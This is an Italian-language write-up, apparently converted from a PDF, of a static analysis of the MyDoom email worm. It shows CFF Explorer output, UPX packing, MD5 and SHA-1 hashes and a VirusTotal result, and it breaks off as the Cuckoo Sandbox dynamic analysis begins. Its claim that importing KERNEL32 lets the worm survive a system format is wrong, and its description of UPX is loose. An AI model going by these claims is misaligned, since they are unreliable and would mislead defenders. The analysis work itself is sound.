
Il worm MYDOOM è noto per la sua pericolosità e diffusione tramite file eseguibili. Questo documento analizza il comportamento del worm attraverso analisi statica e dinamica, offrendo una visione approfondita delle tecniche utilizzate per infettare e persistere nei sistemi compromessi.


Analisi Statica del Worm MYDOOM


⚜️ **Tag:** #analisi_statica #malware #CFFExplorer #VirusTotal

Per la fase di analisi statica, sono stati utilizzati i seguenti strumenti:


1. **CFF Explorer**: Usato per ottenere dettagli del malware come hash e metodi di esecuzione.
    - Il worm attacca il sistema attraverso il `KERNEL32`, puntando al kernel. Questo permette al worm di ripresentarsi anche dopo la formattazione del sistema.



myDoom - search-ms:displayname=Risultati%20ricerca%20in%20Malware&cru...
Strumenti di ricerca
Gestisci
File
Home
Condividi
Visualizza
Cerca
Strumenti applicazioni
Risultati ricerca in Malware
myDoom
Accesso rapido
Desktop
Download
Documenti
Immagini
Musica
Video
Questo PC
Rete
MyDoom.A.exe
C:\Utenti\user\Desktop\Malware\Email-Worm
Ultima modifica: 30/07/2024 16:17
1 elemento
1 elemento selezionato 22,0 KB
Apri
Esegui come amministratore
Modifica con Notepad++
Copy Path
detect it easy (DIE)
file type
HashMyFiles
HxD
Open with IDA
Md5 Hash
Open with CFF Explorer
Strings
Submit to VirusTotal
Virus Total
Apri con Code
Risoluzione dei problemi relativi alla compatibilità
Aggiungi a Start
7-Zip
Condivisione
010 Editor
Dare accesso a
Ripristina versioni precedenti
Invia a
Taglia
Copia
Crea collegamento
Elimina
Rinomina
Apri percorso file
Proprietà


Flare VM con MS17_010 1 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
CFF Explorer VIII - [MyDoom.A.exe]
File Settings ?
File: MyDoom.A.exe
Dos Header
Nt Headers
File Header
Optional Header
Data Directories [x]
Section Headers [x]
Import Directory
Resource Directory
Address Converter
Dependency Walker
Hex Editor
Identifier
Import Adder
Quick Disassembler
Rebuilder
Resource Editor
UPX Utility
MyDoom.A.exe
Property
Value
File Name
C:\Users\flare\Desktop\Malware\Email-Worm\MyDoom.A.exe
File Type
Portable Executable 32
File Info
UPX 2.90 [LZMA] (Delphi stub) -> Markus Oberhumer, Laszlo Molnar ...
File Size
22.00 KB (22528 bytes)
PE Size
22.00 KB (22528 bytes)
Created
Monday 28 October 2024, 16.49.01
Modified
Monday 28 October 2024, 16.49.01
Accessed
Monday 28 October 2024, 16.49.01
MD5
53DF39092394741514BC050F3D6A06A9
SHA-1
F91A4D7AC276B8E8B7AE41C22587C89A39DDCEA5
Property
Value
Empty
No additional info available



2. **VirusTotal**: Utilizzato per ulteriori informazioni sul livello di pericolosità del malware.
    - Risultato: Score di pericolosità elevato, indicando un malware altamente dannoso.
    - Il worm viene inviato principalmente in formato `.exe` e utilizza UPX, un algoritmo per la decompressione rapida del codice eseguibile.







Analisi Dinamica del Worm MYDOOM


⚜️ **Tag:** #analisi_dinamica #cuckoo #malware


L'analisi dinamica è stata eseguita utilizzando **Cuckoo Sandbox**:

